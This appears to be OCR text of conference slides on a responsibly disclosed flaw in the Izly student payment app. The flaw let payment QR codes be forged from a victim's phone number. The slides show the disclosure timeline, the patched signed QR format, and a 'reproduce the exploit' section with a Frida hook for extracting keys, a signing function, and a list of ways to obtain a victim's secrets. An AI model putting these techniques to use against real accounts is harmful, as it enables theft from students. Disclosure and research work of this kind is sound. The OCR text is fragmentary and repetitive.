
Test

```
AIZ;                          # QR Code type
33797654321;                  # phone number as a user ID
2023-11-17 10:11:51;          # Date and time of QR Code creation
3;                            # QR Code type's Number
```

Test

Test

Test


12:58
QR Code
NEXT
CONTACTS
GENERATE MY QR CODE
12:59
Choose a contact
P
Prenom Nom
Mobile 0622331155
V
Victim
Mobile 0798765432
21:59
100%
PAY
Present the QR code at the cashing point
Home
Pay
Recharge
News
Plus

Vulnerability and exploitation


Attacker:

- Very easy and fast to do
- Zero click exploitation
- Only need the phone number
- Cannot be traced
- Cannot be caught in the act

Victim:

- Can only be notified with payment history
- Cannot protect against the attack

Report


2015
2018
Oct 2022
Izly is launched
2 students discover the vulnerability
I reverse the application

Vulnerability impact

Translation: Money has been stolen from my account, I've been debited for no reason and there's NO ONE to help you: not Crous, no contact phone number, unanswered e-mails. I hope stealing from students pays off.

Report

Report

Izly

Xpollens
Contient des annonces

1,9★
4,13 k avis


1 M+
Téléchargements

3
PEGI 3

Installer sur d'autres appareils

Partager

Cette application est disponible pour votre appareil



gle.com/store/apps/details?id=app.passculture.webapp

Assistance de l'appli

Site Web

Adresse e-mail de l'assistance
support.izly@s-money.fr

Règles de confidentialité

Report

Izly

Xpollens

Contient des annonces

1,9★ 4,13 k avis


1 M+ Téléchargements

PEGI 3

Installer sur d'autres appareils

Partager

Cette application est disponible pour votre appareil



gle.com/store/apps/details?id=app.passculture.webapp


Assistance de l'appli

Site Web

Adresse e-mail de l'assistance
support.izly@s-money.fr

Règles de confidentialité

Report


Izly
Xpollens
Contient des annonces
1,9★
4,13 k avis
1 M+
Téléchargements
3
PEGI 3
Installer sur d'autres appareils
Partager
Cette application est disponible pour votre appareil
izly
Assistance de l'appli
Site Web
Adresse e-mail de l'assistance
support.izly@s-money.fr
Règles de confidentialité
gle.com/store/apps/details?id=app.passculture.webapp

Report

Have you discovered a security flaw or vulnerability and would like to report it to us?
It is now possible thanks to the law for a digital Republic *


Send us a message (**cert-fr[at]ssi.gouv.fr**) sending all the technical elements allowing us to carry out the necessary operations.
It is also possible to make your report by post.

[...]

Find all the details for contacting us https://www.cert.ssi.gouv.fr/contact/

ANSSI will preserve the confidentiality of your identity as well as the elements of your declaration **.

Report


2015
2018
Oct 2022
Oct 26
Dec 1
Apr 15th 2023
Izly is launched
2 students discover the vulnerability
I reverse the application
I contact Izly
I contact ANSSI
Patch

Patch

Patch

```
AIZ;                                                  # QR Code type: Appli IZly
a87f7661-7be9-4381-a423-67c238bb3dde;                 # UUID
2023-07-08 15:58:24;                                  # Code creation time
3;                                                    # Code type number
73d9c0958d315640c90292c6e92f05920552d307;             # HmacSHA1 not checked

MEYCIQCcLB40kgofoTlawlX7RX4eMOig/dTrfJYdl
iJQpUSJEgIhAIfYfs0ovSErPdGloQ7gI61kG/atwV
sjmckX5hr+Uq5M                                        # Signature SHA256 with ECDSA
```

Patch

```
AIZ;                                          # QR Code type: Appli IZly
a87f7661-7be9-4381-a423-67c238bb3dde;         # UUID
2023-07-08 15:58:24;                          # Code creation time
3;                                            # Code type number
73d9c0958d315640c90292c6e92f05920552d307;     # HmacSHA1 not checked

MEYCIQCcLB40kgofoTlawlX7RX4eMOig/dTrfJYdl
iJQpUSJEgIhAIfYfs0ovSErPdGloQ7gI61kG/atwV
sjmckX5hr+Uq5M                               # Signature SHA256 with ECDSA
```

Patch

```
AIZ;                                          # QR Code type: Appli IZly
a87f7661-7be9-4381-a423-67c238bb3dde;         # UUID
2023-07-08 15:58:24;                          # Code creation time
3;                                            # Code type number
73d9c0958d315640c90292c6e92f05920552d307;     # HmacSHA1 not checked

MEYCIQCcLB40kgofoTlawlX7RX4eMOig/dTrfJYdl
iJQpUSJEgIhAIfYfs0ovSErPdGloQ7gI61kG/atwV
sjmckX5hr+Uq5M                                # Signature SHA256 with ECDSA
```

Reproduce the exploit

```
private fun genSignature(textToSign: String, key: String): String {
    val privateKey: PrivateKey = java.security.KeyFactory.getInstance( algorithm: "EC", BouncyCastleProvider())
                                    .generatePrivate(PKCS8EncodedKeySpec(decode(key,  flags: 0)))
    val signature: Signature = Signature.getInstance( algorithm: "SHA256withECDSA")
    signature.initSign(privateKey)
    val bytes = textToSign.toByteArray() // UTF-8 encoding
    signature.update(bytes)
    return Base64.encodeToString(signature.sign(),  flags: 2)
}
```

Reproduce the exploit


```
Java.perform(function() {
console.log("[ * ] Starting implementation override...")

let Signature = Java.use("Md");
Signature["$init"].implementation = function (guid, key, [...]) {
        console.log(`guid=$guid, key=$key, [...]`);
        this["$init"](guid, key, [...]);
        printBacktrace();
};
```

Reproduce the exploit


```
Java.perform(function() {
console.log("[ * ] Starting implementation override...")

let Signature = Java.use("Md");
Signature["$init"].implementation = function (guid, key, [...]) {
        console.log(`guid=$guid, key=$key, [...]`);
        this["$init"](guid, key, [...]);
        printBacktrace();
};
```


Reproduce the exploit


```
Java.perform(function() {
console.log("[ * ] Starting implementation override...")

let Signature = Java.use("Md");
Signature["$init"].implementation = function (guid, key, [...]) {
        console.log(`guid=guid, key =key, [...]`);
        this["$init"](guid, key, [...]);
        printBacktrace();
};
```

```
❯ openssl dgst -sha256 -verify pubkey1.pem -signature sig1d data
Verified OK
```

Reproduce the exploit




Reproduce the exploit

- UUID: Take photo of the QR Code of the victim
- Private key: Have access one time to the account
- Private key and UUID: Hack Izly's database
- Private key: Intercept HTTPS communication

Reproduce the exploit

Conclusion

Conclusion


Vulnerable version
2015 - 2023
PATCH
2023 -
...
Phone
Date
...
HMAC
Local key
ANSSI
...
UUID
Date
...
HMAC
Signature
Private key
Attacker
Modified phone
Modified date
Local application
Server
Check the date
Check the Signature -> Guarantee the integrity
Public key
Charge the wrong person
Charge the good person